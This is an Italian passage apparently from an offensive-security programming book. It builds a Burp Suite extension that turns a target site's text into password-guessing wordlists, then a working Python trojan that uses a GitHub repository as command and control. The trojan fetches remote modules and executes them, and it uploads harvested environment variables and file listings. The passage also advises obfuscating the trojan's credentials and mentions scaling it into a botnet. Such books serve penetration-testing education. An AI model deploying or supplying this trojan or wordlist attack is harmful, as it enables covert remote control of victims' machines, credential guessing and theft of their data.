Trasformare in password il contenuto di un sito web

Spesso la sicurezza crolla a causa di una cosa: le password degli utenti. È triste ma vero. A rendere le cose peggiori, quando succede con le applicazioni web, specialmente quelle custom, è veramente frequente scoprire che gli account lockout non erano implementati. In altre parole, la raccomandazione di inserire password robuste non viene rispettata. In questi casi, una sessione online di ricerca di password come quella del precedente capitolo potrebbe essere il biglietto per guadagnare l'accesso a un sito web. Il trucco nei tentativi di ricerca delle password online consiste nell'avere la giusta wordlist. Non potete provare 10 milioni di password se siete di fretta, per cui dovete essere in grado di creare una wordlist apposita per il sito in questione. Certamente, ci sono script nella distribuzione di Kali Linux che investigano sul sito web e generano una wordlist basata sui contenuti del sito. Se avete già usato Burp Spider per fare il crawl del sito, perché spedire altro traffico solo per generare una wordlist? In più, questi script usualmente hanno tantissimi argomenti da linea di comando che devono essere ricordati. Se siete come me, avrete già memorizzato abbastanza argomenti da linea di comando per impressionare i vostri amici, per cui lasciate che se ne occupi Burp.

Aprirete un nuovo file *bhp_wordlist.py* e inserite il seguente codice:

```
from burp import IBurpExtender
from burp import IContextMenuFactory
from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL
import re
from datetime import datetime
from HTMLParser import HTMLParser

class TagStripper(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.page_text = []
    def handle_data(self, data): ❶
        self.page_text.append(data)
    def handle_comment(self, data): ❷
        self.handle_data(data)
    def strip(self, html):
        self.feed(html)
        return " ".join(self.page_text) ❸

class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
```



```

self._callbacks = callbacks
self._helpers = callbacks.getHelpers()
self.context      = None
self.hosts        = set() ❹
# inizia con qualcosa che sappiamo essere comune
self.wordlist = set(["password"]) ❹
# impostiamo la nostra estensione
callbacks.setExtensionName("BHP Wordlist")
callbacks.registerContextMenuFactory(self)
return
def createMenuItems(self, context_menu):
self.context = context_menu
menu_list = ArrayList()
menu_list.add(JMenuItem(
    "Create Wordlist",
    actionPerformed=self.wordlist_menu))
return menu_list

```

Il codice di questo listato dovrebbe essere piuttosto familiare, a questo punto. Iniziamo importando i moduli necessari. La classe `TagStripper` ci permetterà di levare i tag HTML dalla risposta HTTP che processeremo. La sua funzione `handle_data` immagazzina il testo della pagina ❶ in una sua variabile membro. Definiamo anche `handle_comment` poiché vogliamo che le parole memorizzate nei commenti presenti nel codice siano anche esse aggiunte alla lista delle possibili password. Dietro le quinte, `handle_comment` semplicemente chiama `handle_data` ❷ (nel caso che, strada facendo, volessimo cambiare il modo in cui processiamo il testo della pagina).

La funzione `strip` dà in pasto il codice HTML alla classe base, `HTMLParser`, e restituisce il testo risultante della pagina ❸, che ci tornerà utile più avanti. Il resto è sostanzialmente lo stesso dell'inizio dello script *bhp_bing.py* che abbiamo appena visto. Ancora una volta, l'obiettivo è creare un elemento del menu di contesto nella UI di Burp. La sola cosa nuova è che memorizziamo la nostra wordlist in un set, il quale assicura che non introduciamo duplicati di parole mentre andiamo avanti. Inizializziamo il set con la password favorita di ciascuno, "password" ❹, giusto per essere sicuri che finisca nella nostra lista finale.

Adesso aggiungiamo la logica per prendere da Burp il traffico HTTP selezionato e convertirlo in una wordlist.

```

def wordlist_menu(self, event):
    # recupera i dettagli su cio' che l'utente ha cliccato
    http_traffic = self.context.getSelectedMessages()
    for traffic in http_traffic:

```

```

http_service = traffic.getHttpService()
host         = http_service.getHost()
self.hosts.add(host) ❶
http_response = traffic.getResponse()
if http_response:
    self.get_words(http_response) ❷
    self.display_wordlist()
    return

def get_words(self, http_response):
    headers, body = http_response.tostring().split(
        '\r\n\r\n', 1)

    # salta le risposte che non contengono testo
    if headers.lower().find("content-type: text") == -1: ❸
        return

    tag_stripper = TagStripper()
    page_text = tag_stripper.strip(body) ❹
    words = re.findall("[a-zA-Z]\w{2,}", page_text) ❺
    for word in words:
        # filtra le stringhe lunghe
        if len(word) <= 12:
            self.wordlist.add(word.lower()) ❻
    return

```

La nostra prima preoccupazione è definire la funzione `wordlist_menu`, la quale gestisce i clic sui menu. Questa salva il nome dell'host che risponde ❶, in modo da poterlo usare in seguito, e poi recupera la risposta HTTP e la dà in pasto alla nostra funzione `get_words` ❷. Qui `get_words` spezza l'header dal corpo del messaggio, assicurandosi che stiamo provando a processare risposte basate solamente su contenuti testuali ❸. La nostra classe `TagStripper` ❹ ripulisce il codice HTML dal resto del testo della pagina. Usiamo una espressione regolare per cercare tutte le parole che iniziano con un carattere dell'alfabeto seguito da due o più caratteri (sia alfabeto sia numeri) ❺. Dopo aver fatto gli aggiustamenti finali, le parole vengono salvate in minuscolo nella `wordlist` ❻. Ora concludiamo lo script in modo da consentirgli di creare delle password a partire da una parola base e mostrare la `wordlist` catturata.

```

def mangle(self, word):
    year         = datetime.now().year
    suffixes = ['', "1", "!", year] ❶
    mangled = []

    for password in (word, word.capitalize()):
        for suffix in suffixes:

```

```

        mangled.append("%s%s" % (password, suffix)) ❷
    return mangled

def display_wordlist(self):
    print "#!comment: BHP Wordlist for site(s) %s" \
% "", ".join(self.hosts) ❸
    for word in sorted(self.wordlist):
        for password in self.mangle(word):
            print password
    return

```

Molto bello! La funzione `mangle` prende una parola di base e la trasforma in una serie di password da provare, basandosi su alcune strategie comuni di creazione delle password. In questo esempio, creiamo una lista di suffissi da aggiungere alla fine della parola base, includendo l'anno corrente ❶. Dopo iteriamo attraverso ogni suffisso e lo aggiungiamo per l'appunto alla parola base ❷ per creare un tentativo di password. Creiamo anche una versione con le parole che iniziano in maiuscolo. Nella funzione `display_wordlist`, stampiamo un commento stile "John the Ripper" ❸ per rammentarci i siti che abbiamo usato per generare la wordlist. A questo punto applichiamo la funzione `mangle` a ogni parola base e stampiamo i risultati. È arrivato il momento di eseguire il programma.

Prova su strada

Cliccate sul tab **Extender** di Burp, poi sul pulsante **Add** e usate la stessa procedura che abbiamo usato per la nostra precedente estensione, in modo da caricare e far funzionare l'estensione Wordlist. Quando l'avete caricata, andate su <http://testphp.vulnweb.com/>. Fate clic destro sul sito nel pannello **Site Map** e selezionate **Spider this host**, come mostrato in [Figura 6.12](#).




Figura 6.12 - Spidering di un host con Burp.

Dopo che Burp ha visitato tutti i link del sito target, selezionate tutte le richieste nel pannello in alto a destra, fate clic destro su di esse per attivare il menu contestuale e selezionate **Create Wordlist**, come mostrato in [Figura 6.13](#).




Figura 6.13 - Inviare le richieste all'estensione BHP Wordlist.

Ora controllate il tab **output** dell'estensione. In pratica, vogliamo salvare il suo output su di un file, ma per scopi dimostrativi mostriamo la wordlist in Burp, come riportato in [Figura 6.14](#).

Adesso potete dare in pasto questa lista al Burp Intruder per compiere il reale attacco di *password-guessing*.

Abbiamo mostrato come utilizzare un piccolo sottoinsieme delle API di Burp, inclusa l'abilità di generare i nostri attacchi di payload e la creazione di estensioni che interagiscono con la UI di Burp. Durante un penetration test vi troverete spesso di fronte a problemi specifici, o alla necessità di automatizzare dei task, e le API di Burp Extender vi forniscono una eccellente interfaccia per codificare nel modo che volete, o quantomeno vi salvano dal dover continuamente fare copia/incolla dei dati catturati da Burp verso un altro tool.




Figura 6.14 - Una lista di password basata sui contenuti di un sito web target.

In questo capitolo abbiamo visto come costruire un eccellente tool di ricognizione da aggiungere alla vostra cassetta degli attrezzi di Burp. Così com'è, questa estensione recupera solamente i primi 20 risultati da Bing per cui, come compito a casa, potete lavorare per fare richieste aggiuntive al fine di assicurare il recupero di tutti i risultati. Questo richiederà che facciate un po' di lettura sulle API di Bing e che scriviate del codice per gestire il più grande insieme di risultati. Naturalmente potete poi dire allo spider di Burp di fare il crawling di ogni nuovo sito web che scoprirete e cercare automaticamente delle vulnerabilità!

Comando e controllo con GitHub

Uno degli aspetti più difficoltosi del creare un solido **framework trojan** è il controllo, l'aggiornamento e la **ricezione asincrona** dei suoi dati. È importante avere un modo semplice per aggiornare il codice del **trojan remoto**, non solo per controllare i vostri trojan e far loro eseguire **differenti compiti**, ma anche perché potreste voler **modificare il trojan**, una volta installato, per aggiungergli del **codice** specifico del **sistema operativo target**.

Sebbene negli anni gli hacker abbiano avuto un mucchio di mezzi creativi per il comando e il controllo, come IRC o anche Twitter, proveremo un servizio in realtà progettato per il codice. Useremo GitHub come strumento per immagazzinare informazioni sulle configurazioni delle applicazioni ed estrarre dati, così come ogni modulo di cui l'applicazione necessita per eseguire i task. Vedremo anche come modificare il meccanismo di import nativo di Python in modo che, quando create nuovi moduli trojan, la vostra applicazione possa automaticamente tentare di recuperare questi moduli e le loro dipendenze direttamente dal vostro repository. Tenete a mente che il vostro traffico verso GitHub sarà cifrato su SSL e ho visto pochissime aziende che bloccano attivamente GitHub stesso.

Una cosa da notare è che useremo un repository pubblico per eseguire questo testing; se siete disposti a spendere dei soldi, potete prendere un repository privato, in modo che occhi curiosi non possano vedere quello che state facendo. In aggiunta, tutti i vostri moduli, le configurazioni e i dati possono essere cifrati usando chiavi pubbliche/private, come mostrerò nel Capitolo 9. Iniziamo!

Impostare un account GitHub

Se non avete un account GitHub, allora andate su [GitHub.com](https://github.com), registratevi e create un nuovo repository chiamato `chapter7`. Quindi installate la libreria Python GitHub API, in modo da poter automatizzare l'interazione con il vostro repository.

NOTA

Il repository di questa libreria è:

<https://github.com/copitux/python-github3/>.

Potete fare questo dalla linea di comando, come mostrato di seguito:

```
pip install github3.py
```

Se ancora non lo avete fatto, installate il *git client*. Io utilizzo una macchina Linux, ma funziona su ogni piattaforma. Ora creiamo una struttura base per il nostro repository. Dalla linea di comando, fate come mostrato di seguito adattandovi, se necessario, nel caso in cui siate su Windows:

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Adding repo structure for trojan."
$ git remote add origin https://github.com/<yourusername>/chapter7.git
$ git push origin master
```

Qui abbiamo creato la struttura iniziale per il nostro repository. La directory *config* contiene i file di configurazione che saranno identificati univocamente per ogni trojan. Quando installate dei trojan, volete che ognuno esegua differenti task e recuperi il proprio personale e unico file di configurazione. La directory *modules* contiene ogni codice modulare che volete che il trojan recuperi ed esegua. Implementeremo uno speciale *import hack* che consentirà al nostro trojan di importare librerie direttamente dal nostro repository GitHub. Questa capacità di caricare librerie da remoto vi consentirà anche di riporre librerie di terze parti su GitHub, così non dovrete continuamente ricompilare i vostri trojan ogni volta che volete aggiungere nuove

funzionalità o dipendenze. Nella directory *data* il trojan controllerà ogni dato raccolto, *keystroke*, *screenshot* e così via. Ora creiamo un semplice modulo e un esempio di file di configurazione.

Creazione di moduli

Nei prossimi capitoli compierete delle azioni sgradevoli con i vostri trojan, come *logging keystroke* e cattura di screenshot. Ma, per iniziare, creiamo alcuni semplici moduli che possiamo facilmente testare e installare. Aprite un file nella directory *modules*, chiamatelo *dirlister.py* e inserite il seguente codice:

```
import os

def run(**args):
    print "[*] In dirlister module."
    files = os.listdir(".")
    return str(files)
```

Questa piccola porzione di codice definisce una funzione `run` che elenca tutti i file presenti nella directory corrente e restituisce tale elenco come stringa. Ogni modulo che sviluppate dovrebbe esporre una funzione `run` che prende un numero variabile di argomenti. Questa vi consente di caricare ogni modulo allo stesso modo e lascia abbastanza estensibilità per poter personalizzare i file di configurazione in modo che passino argomenti al modulo, se desiderate. Ora creiamo un altro modulo chiamato *environment.py*.

```
import os

def run(**args):
    print "[*] In environment module."
    return str(os.environ)
```

Questo modulo semplicemente recupera tutte le variabili d'ambiente impostate sulla macchina remota sulla quale il trojan è in esecuzione. Ora facciamo il push di questo codice sul nostro repository GitHub, in modo che sia usabile dal trojan. Dalla linea di comando inserite il seguente codice, stando nella directory principale del vostro repository:

```
$ git add .
$ git commit -m "Adding new modules"
$ git push origin master
Username: *****
Password: *****
```

Dovreste vedere che il codice viene inviato al vostro repository GitHub; non esitate a fare il login sul vostro account per fare una ulteriore verifica! Questo è un approccio generale, che potete seguire anche per sviluppare il vostro codice. Vi lascerò l'integrazione di moduli più complessi come compito a casa. Se avrete centinaia di trojan installati, potete fare il *push* di nuovi moduli sul vostro repository GitHub e testarli abilitando i nuovi moduli in un file di configurazione per la vostra versione locale

del trojan. In questo modo, potete fare il test su una VM o su un host hardware che avete sotto controllo, prima di consentire a uno dei vostri trojan remoti di caricare il codice e usarlo.

Configurazione dei trojan

Vogliamo essere in grado di comandare al nostro trojan l'esecuzione di certe azioni in un dato periodo di tempo. Questo significa che dobbiamo avere un modo di dirgli quali azioni compiere e quali moduli dovranno occuparsi di eseguire tali azioni. L'utilizzo di un file di configurazione ci dà questo livello di controllo e ci consente anche di mettere efficacemente un trojan in sleep (non dandogli alcun task), se lo vogliamo. Ogni trojan che installerete dovrebbe avere un identificatore unico, sia perché così potete riordinare i dati recuperati sia perché potete sapere quale trojan compie certe azioni. Configureremo il trojan in modo che cerchi nella directory *config* il file *TROJANID.json*, il quale sarà un semplice documento JSON del quale possiamo fare il parsing, convertirlo in un dizionario Python e poi usarlo. Il formato JSON rende semplice anche la modifica delle opzioni di configurazione. Andate nella vostra directory *config* e create un file chiamato *abc.json* avente il seguente contenuto:

```
[
    {
        "module" : "dirlister"
    },
    {
        "module" : "environment"
    }
]
```

Questa è giusto una semplice lista di moduli che vogliamo vengano eseguiti dal trojan. Più tardi vedrete come leggere questo documento JSON per poi iterare su ogni opzione, per far sì che i moduli vengano caricati. Quando vi verranno brillanti idee sui moduli, potreste trovare utile includere opzioni di configurazione aggiuntive come la durata di esecuzione, il numero di volte in cui deve essere eseguito il modulo selezionato o argomenti da passare al modulo. Andate alla linea di comando ed eseguite il seguente comando dalla directory principale del vostro repository.

```
$ git add .
$ git commit -m "Adding simple config."
$ git push origin master
Username: *****
Password: *****
```

Questo documento di configurazione è piuttosto semplice. Fornite una lista di dizionari che dicono al trojan quale modulo importare ed eseguire. Mentre continuate a costruire il framework, potete aggiungere funzionalità all'interno di queste opzioni di configurazione, inclusi i metodi di estrazione dei dati, come vi mostrerò nel [Capitolo 9](#). Ora che avete i vostri file di configurazione e alcuni semplici moduli da eseguire,

inizierete a costruire la parte principale del trojan.

Realizzare un trojan che utilizza GitHub

Ora creeremo il trojan principale che recupererà da GitHub sia le opzioni di configurazione sia il codice da eseguire. Il primo passo consiste nel costruire il codice necessario per gestire le connessioni, le autenticazioni e la comunicazione con le API di GitHub. Iniziamo aprendo un nuovo file chiamato *git_trojan.py* e inserendovi il seguente codice:

```
import json
import base64
import sys
import time
import imp
import random
import threading
import Queue
import os

from github3 import login

trojan_id = "abc" ❶

trojan_config = "%s.json" % trojan_id
data_path      = "data/%s/" % trojan_id
trojan_modules= []
configured      = False
task_queue      = Queue.Queue()
```

Questo è giusto un semplice codice di setup con le necessarie importazioni, che dovrebbe tenere la dimensione complessiva del nostro trojan relativamente piccola quando compilato. Ho detto “relativamente” poiché la maggior parte dei binari Python compilati con *py2exe* è di circa 7 MB.

NOTA

Potete ottenere py2exe da questa pagina: <http://www.py2exe.org/>.

La sola cosa da notare è la variabile `trojan_id` ❶ che identifica univocamente il trojan. Se volete espandere questa tecnica su un’intera botnet, dovrete essere capaci di generare dei trojan, impostare il loro ID, creare automaticamente un file di configurazione che viene inviato a GitHub e poi compilare il trojan in un eseguibile. Adesso non vogliamo creare un botnet; lascerò questo compito alla vostra immaginazione.

Ora mettiamo in piedi il codice rilevante di GitHub.

```

def connect_to_github():
    gh = login(username="yourusername", password="yourpassword")
    repo = gh.repository("yourusername", "chapter7")
    branch = repo.branch("master")
    return gh,repo,branch

def get_file_contents(filepath):
    gh,repo,branch = connect_to_github()
    tree = branch.commit.commit.tree.recurse()
    for filename in tree.tree:
        if filepath in filename.path:
            print "[*] Found file %s" % filepath
            blob = repo.blob(filename._json_data['sha'])
            return blob.content
    return None

def get_trojan_config():
    global configured
    config_json = get_file_contents(trojan_config)
    config      = json.loads(base64.b64decode(config_json))
    configured   = True
    for task in config:
        if task['module'] not in sys.modules:
            exec("import %s" % task['module'])
    return config

def store_module_result(data):
    gh,repo,branch = connect_to_github()
    remote_path = "data/%s/%d.data" \
        %(trojan_id, random.randint(1000,100000))

    repo.create_file(remote_path,"Commit message",
        base64.b64encode(data))
    return

```

Queste quattro funzioni rappresentano l'interazione chiave tra il trojan e GitHub. La funzione `connect_to_github` semplicemente autentica l'utente al repository e recupera il repository e gli oggetti del branch attuale affinché possano essere usati dalle altre funzioni. Tenete a mente che, in uno scenario reale, vorrete offuscare il più possibile questa procedura di autenticazione. Potreste anche voler pensare a dove ogni singolo trojan dovrebbe accedere nel vostro repository sulla base del controllo degli accessi, in modo che, se il trojan viene catturato, qualcuno non può arrivare al vostro repository e cancellare tutti i vostri dati recuperati. La funzione `get_file_contents` si occupa di ottenere i file dal repository remoto per poi leggere il contenuto in locale. Questa è usata sia per leggere opzioni di configurazione sia per leggere il codice sorgente dei

moduli. La funzione `get_trojan_config` si occupa di recuperare dal repository il documento di configurazione remoto in modo che il vostro trojan sappia quale modulo eseguire. Infine, la funzione `store_module_result` è usata per inviare al repository ogni dato che avete raccolto sulla macchina target. Ora creiamo un import hack per importare file remoti dal nostro repository GitHub.

Hacking del meccanismo di import di Python

Se avete seguito ciò che abbiamo fatto nel libro, sapete che usiamo l'istruzione `import` di Python per importare delle librerie in modo da poter usare il codice contenuto al loro interno. Vogliamo essere in grado di fare la stessa cosa per il nostro trojan ma, oltre questo, vogliamo anche assicurarci che, se facciamo il pull di una dipendenza (come Scapy o `netaddr`), il nostro trojan renda questo modulo disponibile a tutti i successivi moduli di cui facciamo il pull. Python ci permette di inserire le nostre funzionalità quando importa i moduli; ad esempio, se un modulo non viene trovato localmente, verrà chiamata la nostra classe, la quale ci permetterà di recuperare remotamente la libreria dal nostro repository. Questo viene ottenuto aggiungendo una classe custom alla lista `sys.meta_path`.

NOTA

Una magnifica spiegazione di questo processo, scritta da Karol Kuczmarski, può essere trovata qui:

<http://xion.org.pl/2012/05/06/hacking-python-imports/>.

Creiamo una classe custom per il caricamento dei moduli, aggiungendo il seguente codice:

```
class GitImporter(object):
    def __init__(self):
        self.current_module_code = ""
    def find_module(self, fullname, path=None):
        if configured:
            print "[*] Attempting to retrieve %s" % fullname
            new_library = get_file_contents(
                "modules/%s" % fullname) ❶
            if new_library is not None:
                self.current_module_code = \
                    base64.b64decode(new_library) ❷
                return self
        return None
    def load_module(self, name):
```



```

module = imp.new_module(name) ❸
exec self.current_module_code in module.__dict__ ❹
sys.modules[name] = module ❺
return module

```

Ogni volta che l'interprete prova a caricare un modulo che non è disponibile, viene usata la nostra classe `GitImporter`. La funzione `find_module` viene prima chiamata in un tentativo di localizzare il modulo. Passiamo questa chiamata al nostro *file loader* remoto ❶ e, se possiamo localizzare il file nel nostro repository, decodifichiamo base64 il codice e lo conserviamo nella nostra classe ❷. Restituendo `self`, indichiamo all'interprete Python che abbiamo trovato il modulo e che può quindi chiamare la nostra funzione `load_module` per caricarlo realmente. Prima usiamo il modulo `imp` della libreria standard per creare un nuovo oggetto modulo ❸ e poi vi inseriamo il codice che abbiamo recuperato da GitHub ❹. L'ultimo punto consiste nell'inserire nella lista `sys.modules` ❺ il nostro modulo appena creato, in modo che a ogni suo `import` successivo venga direttamente preso da qui. Ora facciamo gli ultimi ritocchi al trojan e lo facciamo girare.

```

def module_runner(module):
    task_queue.put(1)
    result = sys.modules[module].run() ❶
    task_queue.get()
    # salva i risultati nel nostro repo
    store_module_result(result) ❷
    return

# loop del trojan principale
sys.meta_path = [GitImporter()] ❸
while True:
    if task_queue.empty():
        config = get_trojan_config() ❹
        for task in config:
            t = threading.Thread(target=module_runner,
                                args=(task['module'],)) ❺
            t.start()
            time.sleep(random.randint(1,10))
            time.sleep(random.randint(1000,10000))

```

